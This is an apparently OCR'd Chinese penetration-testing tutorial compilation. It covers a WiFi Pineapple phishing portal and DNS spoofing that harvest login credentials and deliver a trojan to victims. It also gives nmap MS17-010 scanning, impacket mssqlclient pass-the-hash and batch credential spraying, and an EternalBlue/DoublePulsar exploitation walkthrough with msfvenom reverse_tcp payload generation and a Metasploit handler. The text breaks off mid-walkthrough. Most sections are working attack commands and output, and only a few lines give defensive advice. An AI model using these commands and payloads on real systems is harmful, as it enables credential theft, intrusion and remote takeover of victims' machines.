
(4)Authorized Clients：当前通过Landing page中招过的用户列表。

(5)Live Preview：Landing page预览。

(6) Evil Portal Change Log：Evil Portal更新日志。



开启后，受害者访问任意网站，都会先跳转到我们的Landing page上。静待受害者输入密码。



受害者输入后点击确定，跳转至提示页面。



查询数据库，账号密码成功存储。

```
mysql> select * from test;
+----+------------+------------+
| Id | usr        | pwd        |
+----+------------+------------+
|  1 | 11         | 11         |
|  2 | 2          | 2          |
|  3 | 12321      | 123123     |
|  4 | qqqqq      | qqqqqqq    |
|  5 | 123123     | 1111111111 |
|  6 | qqqq       | qqqqq      |
|  7 | chentao    | hdjdjdjdjd |
|  8 | djdjjdj    | dhjdjdj    |
|  9 | 123456     | 123456     |
| 10 | 1234567890 | admin888   |
+----+------------+------------+
10 rows in set (0.00 sec)
```

3.某社交网站网钓鱼示例

此处使用到菠萝中的DNSMasq Spoof模块。它的作用是dns劫持，获取到受害客户端的域名解析控制权。我们可以在hosts中设置想要进行欺骗的域名，当用户输入该域名后，模块会欺骗用户将域名解析成设置好的ip，此处我们设置跳转到菠萝网关上。


当受害者输入域名时即可跳转到我们的钓鱼页面，静待受害者输入账号密码登录。此处还可将公网ip与一个具有迷惑性的域名绑定，更显逼真。

查询数据库，账号密码成功保存。


```
mysql> select * from renren;
+----+-------------------+----------------+
| id | usr               | pwd            |
+----+-------------------+----------------+
|  1 | 123123            | 1321321        |
|  2 | 2                 | 1231231231231  |
|  3 | 12345678@163.com  | 123456         |
+----+-------------------+----------------+
3 rows in set (0.00 sec)
```

3.尝试获取shell 同样使用DNSMasq Spoof模块，我们可以尝试使受害者重定向到一台公网上的vps来下载木马文件，诱导受害者点击。木马文件可精心构造，比如具有欺骗性的文件名，免杀木马等。

Landing page设置重定向到vps上的木马地址。静待受害者点击。



同时在vps上开启msf，监听在木马中设置的反连端口。很快，有会话反弹到我们的vps上，成功获取shell。



五. 防护意见

1. 配置静态可靠的dns。
2. 将访问的重要域名与IP地址进行绑定。
3. 提高安全意识，不轻易连接不可信的、开放的无线热点。

外部运维系统、VPN入口

应用系统漏洞利用

常见漏洞扫描

Nmap扫描技巧

- auth 处理身份验证
- broadcast 网络广播
- brute 暴力猜解
- default 默认
- discovery 服务发现
- dos 拒绝服务
- exploit 漏洞利用
- external 外部扩展
- fuzzer 模糊测试
- intrusive 扫描可能造成不良后果
- malware 检测后门
- safe 扫描危害较小
- version 版本识别
- vuln 漏洞检测

通用参数 - vuln

```
nmap --script=vuln 192.168.117.130
```

MS17-010

```
nmap --script=smb-vuln-ms17-010 192.168.117.130
```

```
root@kali:/usr/share/wordlists# nmap --script=smb-vuln-ms17-010 192.168.117.130
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-30 04:30 EDT
Nmap scan report for bogon (192.168.117.130)
Host is up (0.00031s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:0C:29:06:75:2F (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds
root@kali:/usr/share/wordlists#
```

impacket框架之mssql服务器安全检测

在实际渗透测试工作中经常会遇到检测项目中mssql服务器安全性，此篇文章介绍impacket框架中mssqlclient的使用方法。

mssqlclient与其他工具相比的优势

1. 跨平台，python脚本编写，并且已有exe版本。
2. 命令行执行，速度快。
3. 支持使用socks代理传输数据。
4. 支持以hash传递的方式进行账号验证。
5. 支持windows认证模式进行mssql服务的安全检测。
6. 执行sql命令可以是交互式，也可以直接回显sql命令执行结果。

Mssqlclient的基本使用命令为

验证以windows认证模式的mssql服务。

```
python mssqlclient.py domain/username:password@ip -windows-auth
```

验证以mssql账号密码认证的mssql服务。

```
python mssqlclient.py ./username:password@ip
```

验证以mssql账号密码认证的mssql服务，并执行command.txt内的sql命令。

```
python mssqlclient.py ./username:password@ip -file command.txt
```

举例分析几种实际使用情况

1.在windows环境下使用windows认证模式，mssqlclient测试登陆sqlserver服务器，如下图，账号验证通过后直接返回sql shell。

```
C:\Users\sqladmin\Desktop>mssqlclient.exe rootkit/sqladmin@192.168.3.73 -windows
-auth
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: 简体中文
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SRV-WEB-KIT): Line 1: 已将数据库上下文更改为 'master'。
[*] INFO(SRV-WEB-KIT): Line 1: 已将语言设置更改为 简体中文。
[*] ACK: Result: 1 - Microsoft SQL Server   (110 852)
[!] Press help for extra shell commands
SQL> select version()
[-] ERROR(SRV-WEB-KIT): Line 1: 'version' 不是可以识别的 内置函数名称。
SQL> select @@version

--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------

Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
        Feb 10 2012 19:39:15
        Copyright (c) Microsoft Corporation
        Developer Edition (64-bit) on Windows NT 6.2 <X64> (Build 9200: ) (Hyper
visor)

SQL> _
```

2.通过socks代理，在linux环境下使用windows认证模式，mssqlclient测试登陆sqlserver服务器，如下图，账号验证通过后直接返回sql shell。

```
root@kali:~/Desktop/tools/impacket/examples# proxychains python mssqlclient.py r
ootkit/sqladmin@192.168.3.73 -windows-auth
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Password:
|S-chain|-<>-1          1082-<><>-192.168.3.73:1433-<><>-OK
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: 简体中文
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SRV-WEB-KIT): Line 1: 已将数据库上下文更改为 'master'。
[*] INFO(SRV-WEB-KIT): Line 1: 已将语言设置更改为 简体中文。
[*] ACK: Result: 1 - Microsoft SQL Server (110 852)
[!] Press help for extra shell commands
SQL> select @@version

------------------------------------------------------------------------------
------------------------------------------------------------------------------
------------------------------------------------------------------------------
--------------
Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
        Feb 10 2012 19:39:15
        Copyright (c) Microsoft Corporation
        Developer Edition (64-bit) on Windows NT 6.2 <X64> (Build 9200: ) (Hyper
visor)

SQL> 
```

3.通过socks代理，以mssql账号验证方式测试登陆mssql服务器，账号验证成功后执行mssql.txt内的sql命令。

命令

proxychains python mssqlclient.py ./sa:admin@192.168.3.73 -file mssql.txt

如下图所示

```
root@kali:~/Desktop/tools/impacket/examples# proxychains python mssqlclient.py .
/sa:admin@192.168.3.73 -file mssql.txt
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

|S-chain|-<>-        .226:1082-<><>-192.168.3.73:1433-<><>-OK
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: 简体中文
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SRV-WEB-KIT): Line 1: 已将数据库上下文更改为 'master'。
[*] INFO(SRV-WEB-KIT): Line 1: 已将语言设置更改为 简体中文。
[*] ACK: Result: 1 - Microsoft SQL Server (110 852)
SQL> select @@version

------------------------------------------------------------------------------
------------------------------------------------------------------------------
------------------------------------------------------------------------------
--------------
Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
        Feb 10 2012 19:39:15
        Copyright (c) Microsoft Corporation
        Developer Edition (64-bit) on Windows NT 6.2 <X64> (Build 9200: ) (Hyper
visor)
```

4.通过socks代理，在linux环境下使用windows认证模式，mssqlclient测试登陆sqlserver服务器，账号验证成功后执行command.txt内的sql命令，如下图

```
:~/Desktop/tools/impacket/examples# proxychains python mssqlclient.py
-p 1433  rootkit/sqladmin:Admin12345@192.168.3.73  -windows-auth -file command.t
xt
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

|S-chain|-<>-              :1082-<><>-192.168.3.73:1433-<><>-OK
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: 简体中文
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SRV-WEB-KIT): Line 1: 已将数据库上下文更改为 'master'。
[*] INFO(SRV-WEB-KIT): Line 1: 已将语言设置更改为 简体中文。
[*] ACK: Result: 1 - Microsoft SQL Server (110 852)
SQL> select @@version

------------------------------------------------------------------------------
------------------------------------------------------------------------------
------------------------------------------------------------------------------
-------------
Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
        Feb 10 2012 19:39:15
        Copyright (c) Microsoft Corporation
        Developer Edition (64-bit) on Windows NT 6.2 <X64> (Build 9200: ) (Hyper
visor)
```

5.在windows环境下使用windows认证模式，使用ntlm hash验证方式，mssqlclient测试登陆sqlserver服务器，账号验证成功后执行command.txt内的sql命令，如下图。

```
G:\intranet\tool\impacket>mssqlclient.exe -p 1433 -hashes :ccef208c6485269c20db2
cad21734fe7 rootkit/sqladmin@192.168.3.73  -file command.txt  -windows-auth
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: 简体中文
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SRV-WEB-KIT): Line 1: 已将数据库上下文更改为 'master'。
[*] INFO(SRV-WEB-KIT): Line 1: 已将语言设置更改为 简体中文。
[*] ACK: Result: 1 - Microsoft SQL Server   (110 852)
SQL> select @@version

------------------------------------------------------------------------------------
------------------------------------------------------------------------------------
------------------------------------------------------------------------------------
---------------

Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
        Feb 10 2012 19:39:15
        Copyright (c) Microsoft Corporation
        Developer Edition (64-bit) on Windows NT 6.2 (X64) (Build 9200: ) (Hyper
visor)
```

同样可用于webshell环境下，如下图。



批量检测

除此之外，还可以批量检测内网SQL server服务器的账号安全性。

需准备的文件有：　　　mssqlclient.exe(必须)

command.txt(必须)

以下四个文件需选其一

hashes.txt (需验证的ntlm hash字符串列表)
username.txt (需验证的username列表)
password.txt (需验证的密码字符串列表)
Ips.txt (需验证的ip字符串列表)

举例以下几种批量检测的bat脚本内容

测试以windows认证模式，使用hash传递验证，使用mssqlclient批量测试登陆sqlserver服务器，ips.txt内容为待检测sqlserver服务器 ip，每行一条。

```
FOR /F %%i in (ips.txt) do mssqlclient.exe -p 1433 -hashes :DF92E298362E3E180ECC
```

测试以windows认证模式，使用hash传递验证，指定主机ntlm hash遍历验证，hashes.txt为待检测已知ntlm hash内容，每行一条

```
FOR /F %%i in (hashes.txt) do mssqlclient.exe -p 1433 -hashes %%i domain/adminis
```

测试以sqlserver认证模式，指定待检测主机，遍历验证passwords.txt内密码有效性，passwords.txt为已知密码内容，每行一条，验证成功后执行command.txt内sql命令。

```
FOR /F %%i in (passwords.txt) do mssqlclient.exe -p 1433  ./sa:%%i@192.168.3.76
```


测试以sqlserver认证模式，指定待检测密码，遍历验证ips.txt内所有服务器，ips.txt为待检测sqlserver服务器ip，每行一条，验证成功后执行command.txt内sql命令。

```
FOR /F %%i in (ips.txt) do mssqlclient.exe -p 1433 ./sa:password123@%%i  -file c
```

如下图，执行所需bat，如mssql.bat，并把结果输出到txt文件内，如log.txt



查看log.txt内容，如下图，登陆192.168.229.194 sqlserver服务器验证成功，192.168.229.200登陆凭证错误。



MS17_010 py脚本利用

前言

为什么要介绍用py脚本？因为有些机器存在漏洞，但是使用MSF的模块利用失败，而使用py脚本则能成功利用。

利用

```
在本地用虚拟机搭建了Kali和Windows7系统
192.168.1.104          物理机IP
192.168.1.105          虚拟机Kali    IP
192.168.1.106          虚拟机Windows7    IP
即：192.168.1.104是操作机    192.168.1.106是靶机
```

因为我搭建的是64位的Windows7系统。所以在kali中用metasploit生成64位的dll

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.105 LPORT=12399


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.105 LPORT=12399 -f c
```

192.168.1.105是Kali的IP，LPORT可以随意设置。但是之后的LPORT必须与此时设置的端口要一致！

生成了dll

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.105
 LPORT=12399 -f dll >64.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86_64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 51? bytes
Final size of dll file: 5120 bytes

root@kali:~# ls
64.dll  msfx64.dll  公共  模板  视频  图片  文档  下载  音乐  桌面
root@kali:~#
```

```
Msfconsole                        进入控制台
use exploit/multi/handler //使用监听模块
set payload windows/x64/meterpreter/reverse_tcp //设置payload
show options //查看配置信息
set LHOST 192.168.1.105 //设置本地IP
set LPORT 12399 //设置本地端口
run //运行
```

```
root@kali: ~
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', se
d, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port



Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf exploit(handler) > set LPORT 12399
LPORT => 12399
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.1.105:12399
[*] Starting the payload handler...
```

进入shadowbroker-masker文件夹下的windows文件夹内打开fb.py



```
管理员: C:\Windows\system32\cmd.exe - fb.py
[+] Set FbStorage => D:\design\tools\NSA\shadowbroker-master\windows\storage

[*] Retargetting Session

    Default Target IP Address [] : 192.168.1.106        <- 目标IP
    Default Callback IP Address [] : 192.168.1.104      <- 本地操作系统的IP
    Use Redirection [yes] : no                          <- 不重定向

    Base Log directory [D:\logs] : C:\logs              <- 日志保存路径
[*] Checking C:\logs for projects
Index     Project
-----     -------
0         Create a New Project                          0是创建一个新的项目

    Project [0] : 0
    New Project Name : Test_Win7                        <- 项目的名称
    Set target log directory to 'C:\logs\test_win7\z192.168.1.106'? [Yes] :   <- 回车：即确认

[*] Initializing Global State
[+] Set TargetIp => 192.168.1.106
[+] Set CallbackIp => 192.168.1.104

    Redirection OFF
[+] Set LogDir => C:\logs\test_win7\z192.168.1.106
[+] Set Project => test_win7
```

Use Eternalblue 使用Eternalblue插件

```
管理员: C:\Windows\system32\cmd.exe - fb.py
fb Special (Eternalblue) > use Eternalblue

[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.1.106

[*] Applying Session Parameters
[*] Running Exploit Touches


[!] Enter Prompt Mode :: Eternalblue

Module: Eternalblue
===================

Name                    Value
----                    -----
NetworkTimeout          60
TargetIp                192.168.1.106
TargetPort              445
VerifyTarget            True
VerifyBackdoor          True
MaxExploitAttempts      3
GroomAllocations        12
Target                  WIN72K8R2
```

一路回车：↓

```
管理员: C:\Windows\system32\cmd.exe - fb.py
[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds). Use -1 for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.1.106] :

[*]  TargetPort :: Port used by the SMB service for exploit connection

[?] TargetPort [445] :

[*]  VerifyTarget :: Validate the SMB string from target against the target selected before exploita
tion.

[?] VerifyTarget [True] :

[*]  VerifyBackdoor :: Validate the presence of the DOUBLE PULSAR backdoor before throwing. This opt
ion must be enabled for multiple exploit attempts.

[?] VerifyBackdoor [True] :

[*]  MaxExploitAttempts :: Number of times to attempt the exploit and groom. Disabled for XP/2K3.

[?] MaxExploitAttempts [3] :
```

```
管理员: C:\Windows\system32\cmd.exe - fb.py
[?] MaxExploitAttempts [3] :

[*]  GroomAllocations :: Number of large SMBv2 buffers (Vista+) or SessionSetup allocations (XK/2K3)
 to do.

[?] GroomAllocations [12] :

[*]  Target :: Operating System, Service Pack, and Architecture of target OS

   0) XP            Windows XP 32-Bit All Service Packs
  *1) WIN72K8R2     Windows 7 and 2008 R2 32-Bit and 64-Bit All Service Packs

[?] Target [1] : 1   <-- 根据目标的系统选择0和1

[!] Preparing to Execute Eternalblue

[*]  Mode :: Delivery mechanism

  *0) DANE     Forward deployment via DARINGNEOPHYTE
   1) FB       Traditional deployment from within FUZZBUNCH

[?] Mode [0] : 1   <-- 这里就是选择1
[+] Run Mode: FB

[?] This will execute locally like traditional Fuzzbunch plugins. Are you sure? (y/n) [Yes] :
[*] Redirection OFF
```

```
管理员: C:\Windows\system32\cmd.exe - fb.py
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
    Destination IP [192.168.1.106] :
    Destination Port [445] :
[+] (TCP) Local 192.168.1.106:445

[+] Configure Plugin Remote Tunnels


Module: Eternalblue
===================

Name                     Value
----                     -----
DaveProxyPort            0
NetworkTimeout           60
TargetIp                 192.168.1.106
TargetPort               445
VerifyTarget             True
VerifyBackdoor           True
MaxExploitAttempts       3
GroomAllocations         12
ShellcodeBuffer
Target                   WIN72K8R2

[?] Execute Plugin? [Yes] :
```

回车

```
管理员: C:\Windows\system32\cmd.exe - fb.py
----                     -----
DaveProxyPort            0
NetworkTimeout           60
TargetIp                 192.168.1.106
TargetPort               445
VerifyTarget             True
VerifyBackdoor           True
MaxExploitAttempts       3
GroomAllocations         12
ShellcodeBuffer
Target                   WIN72K8R2

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 (64-bit)
    [+] Backdoor is already installed -- nothing to be done.
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 01
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded

fb Special (Eternalblue) >
```

成功调用插件

接下来使用doublepulsar插件

Use doublepulsar

```
管理员: C:\Windows\system32\cmd.exe - fb.py
[+] Eternalblue Succeeded

fb Special (Eternalblue) > use doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.1.106

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name                Value
----                -----
NetworkTimeout      60
TargetIp            192.168.1.106
TargetPort          445
OutputFile
Protocol            SMB
Architecture        x86
Function            OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :
```

一路回车：↓

```
管理员: C:\Windows\system32\cmd.exe - fb.py

Module: Doublepulsar
====================

Name                Value
----                -----
NetworkTimeout      60
TargetIp            192.168.1.106
TargetPort          445
OutputFile
Protocol            SMB
Architecture        x86
Function            OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :    <-- 回车

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1 for no timeout.

[?] NetworkTimeout [60] :    <-- 回车

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.1.106] :    <-- 回车

[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :    <-- 回车
```

```
管理员: C:\Windows\system32\cmd.exe - fb.py
[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB       Ring 0 SMB (TCP 445) backdoor
    1) RDP       Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] : 0   <---- 选择SMB方式

[*]  Architecture :: Architecture of the target OS

